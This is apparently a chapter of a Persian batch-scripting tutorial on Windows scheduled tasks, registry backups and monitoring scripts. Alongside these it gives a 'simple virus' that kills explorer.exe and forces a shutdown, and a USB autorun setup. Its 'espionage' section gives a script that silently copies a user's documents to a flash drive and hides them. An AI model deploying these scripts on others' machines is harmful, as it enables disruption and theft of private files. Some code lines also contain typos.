
دستور Schtasks:

دستور بالا معادل Task scheduler در حالت گرافیکی است ولی با قابلیت بیشتر!!

- ایجاد یک سیستم گزارش دهی برای امنیت سیستم های تحت ویندوز:
- برنامه ای که هر ۵ دقیقه لیست پورت های باز سیستم را به همراه اطلاعاتی نشان می دهد:
- این بچ فایل را در مسیر C:\windows ذخیره کنید(IRCSCA.bat)

```
File Edit Format View Help
@Echo created by Genzo
@echo off
Netstat /ano
@Echo off
Tasklist /Fo Table
start %windir%\Media\ "windows XP startup.wav"
@echo Done.press any key to end
@echo off
Pause>nu1
```

۲- این بچ فایل را یکبار اجرا کنید:



```
Untitled - Notepad
File Edit Format View Help
@Echo created Genzo
Schtasks /Create /SC minute /mo 5 /TN "Genzo" /TR %systemroot%\IRCSCA.bat /U username/P password of user
schtasks
```

یه نفوذگر می تواند از دستور بالا طوری استفاده کند که وقتی کاربر در حال خروج از سیستم هست وظیفه مورد نظرش انجام بشه با این کار سیستم های امنیتی را می تواند دور بزند و کاربر هم مشکوک نشود، حالا چطور ممکنه!!!

۲- این برنامه هر ۲۴ ساعت از رجیستری یه بک آپ می گیرد:

- این برنامه را در مسیر C:\Windows ذخیره کنید(IRCSCA.bat)

```

Untitled - Notepad
File Edit Format View Help
@echo created by Genzo
@echo off
If exist c:\hk\m.reg echo "the file exist"
@echo "I want rewrite file"
reg export hk\m c:\hk\m.reg
@echo off
reg export hkcc c:\hkcc.reg
@echo off
reg export hku c:\hu.reg
@echo off
reg export hkcu c:\hcu.reg
@echo off
reg export hkcr c:\hcr.reg
@echo Done . . .
Pause>nu|

```

- این بچ فایل را یکبار اجرا کنید:


```

Untitled - Notepad
File Edit Format View Help
@Echo "created by Genzo" |
@echo off
Schtasks /Create /SC hourly /mo 24 /TN "IRCSCA" /TR %systemroot%\IRCSCA.bat
@echo " Done.press any key to end"
@echo off
Pause>nu|

```

- این مثال نشان می دهد که چطور می توانیم از برنامه های کوک شده مطلع شد و در صورت مشکوک

بودن آنها را حذف کرد:




```

Untitled - Notepad
File Edit Format View Help
@Echo "created by Genzo"
@echo off
Schtasks /query /fo list
  
```

از طریق مثالهای قبلی می توانید آنها براساس زمان کوک کنید.

- نوشتن یک ویروس ساده کار این ویروس این است که وقتی سیستم میاد بالا هیچ سرویسی ارئه نمی شود و سیستم ظرف ۳ ثانیه خاموش می شود و اگه بخواهیم ویندوز عوض کردن تنها راه باشد باید فایلهای بوت را ویرایش کرد به هر حال دستور پایین هیچ فایلی را ویرایش نمی کند:



```

Untitled - Notepad
File Edit Format View Help
@echo off
Taskkill /f /im explorer.exe
shutdown /s /t 3|
  
```

برای ویرایش فایلهای بوت سیستم نگاهی به bootcfg /? بیندازید.

حالا سعی می کنیم آنتی ویروس آن را هم بنویسیم، برای مقابله با ویروس بالا اگه دسترسی به پوشه استارت آپ دارید که باید تمام فایل های مشکوک را چک کنید اگه هم تخصص ندارید راههای زیر کارگشاست:

```

Untitled - Notepad
File Edit Format View Help
@echo off
attrib -s -h -r "C:\Documents and Settings\Administrator\Start Menu\Programs\Startup"
del /q "C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\*"
|

```

-برنامه anti replacement reporter

این برنامه هر اضافه و حذف شدنی را در درایو C: در مدت ۱ دقیقه گذشته نشان می دهد، می توانید با اصلاح کد درایو مورد نظر را تغییر دهید:

اول نیاز هست که سیستم گزارش دهی با استفاده از Schtasks قرار بدین یعنی:

```

Untitled - Notepad
File Edit Format View Help
@Echo "created by Genzo"
@echo off
Schtasks /Create /SC minute /mo 1 /TN "IRCSCA" /TR %systemroot%\Genzo-anti-replacement-reporter.bat
@echo Done...press any key to end.
@echo off
Pause>nu|
|

```

و کد اصلی که اضافه و حذف شدن رو چک میکنه فایل را به نام IRCSCA ذخیره می کند.

```

Untitled - Notepad
File Edit Format View Help
@echo off
Cd c:\
@echo Done...
@echo off
If not exist c:\keyfile.txt goto x
!the file exist"
attrib -H -S -R c:\keyfile.txt
cd c:\
dir>>c:\seconfile.txt
comp c:\keyfile.txt seconfile.txt
del /q c:\seconfile.txt
:x
Dir>>c:\keyfile.txt
attrib +H +S +R c:\keyfile.txt
@echo Done...
@echo off
@echo Done...press any key to end.
@echo off
Pause>nu|


```

نحوه استفاده از قابلیت آتوران ویندوز:

در این قسمت قصد داریم برنامه هایی که در بالا آموزش داده شده اند به گونه ای تنظیم شوند که مثلا با اتصال فلش برنامه اجرا شده و عملیات مورد نظر انجام شود:

- من قصد ساخته برنامه ای دارم که به محض وصل شدن فلش بک آپ از رجیستری گرفته و در فلش مموری ذخیره کند:

کد بک آپ گیری:



```

Untitled - Notepad
File Edit Format View Help
@echo created by Genzo
@echo off
If exist c:\hklm.reg the file exist
reg export hklm c:\hklm.reg
@echo off
reg export hkcc c:\hkcc.reg
@echo off
reg export hku c:\hu.reg
@echo off
reg export hkcu c:\hcu.reg
@echo off
reg export hkcr c:\hcr.reg
@echo Done . . .
Pause
  
```

اضافه کردن قابلیت اتوران:

برای این منظور یک فایل متنی (تکست) ایجاد کرده و محتوای زیر را در آن وارد کنید:

[AutoRun]


نام فایل به همراه پسوند: Open

مثال:

[AutoRun]

OPEN=reg-bkf.bat

جاسوسی:



```

Untitled - Notepad
File Edit Format View Help
@echo created by Genzo
@echo off
xcopy C:\\"Documents and Settings" h: /s
@echo off
Attrib h: +H +S +R
  
```


وکافیه اون رو تو فلش ذخیره کنید و سپس به فایل آتوران اضافه کنید کد بالا روتین وار تمام فایل های موجود در مسیر مذکور را در فلش کپی کرده و به صورت فایل های مخفی سیستمی در می آورد!

تشکر مخصوص برای دوستانم ، آقایان توحید یوسفی (turkiye) و علی فراجی از تیم آشیانه که در نوشتن این کتاب مرا حمایت کردند.

پایان بخش اول

ان الله لا یغیر ما بقوم حتی یغیروا ما بانفسهم رعد ۱۱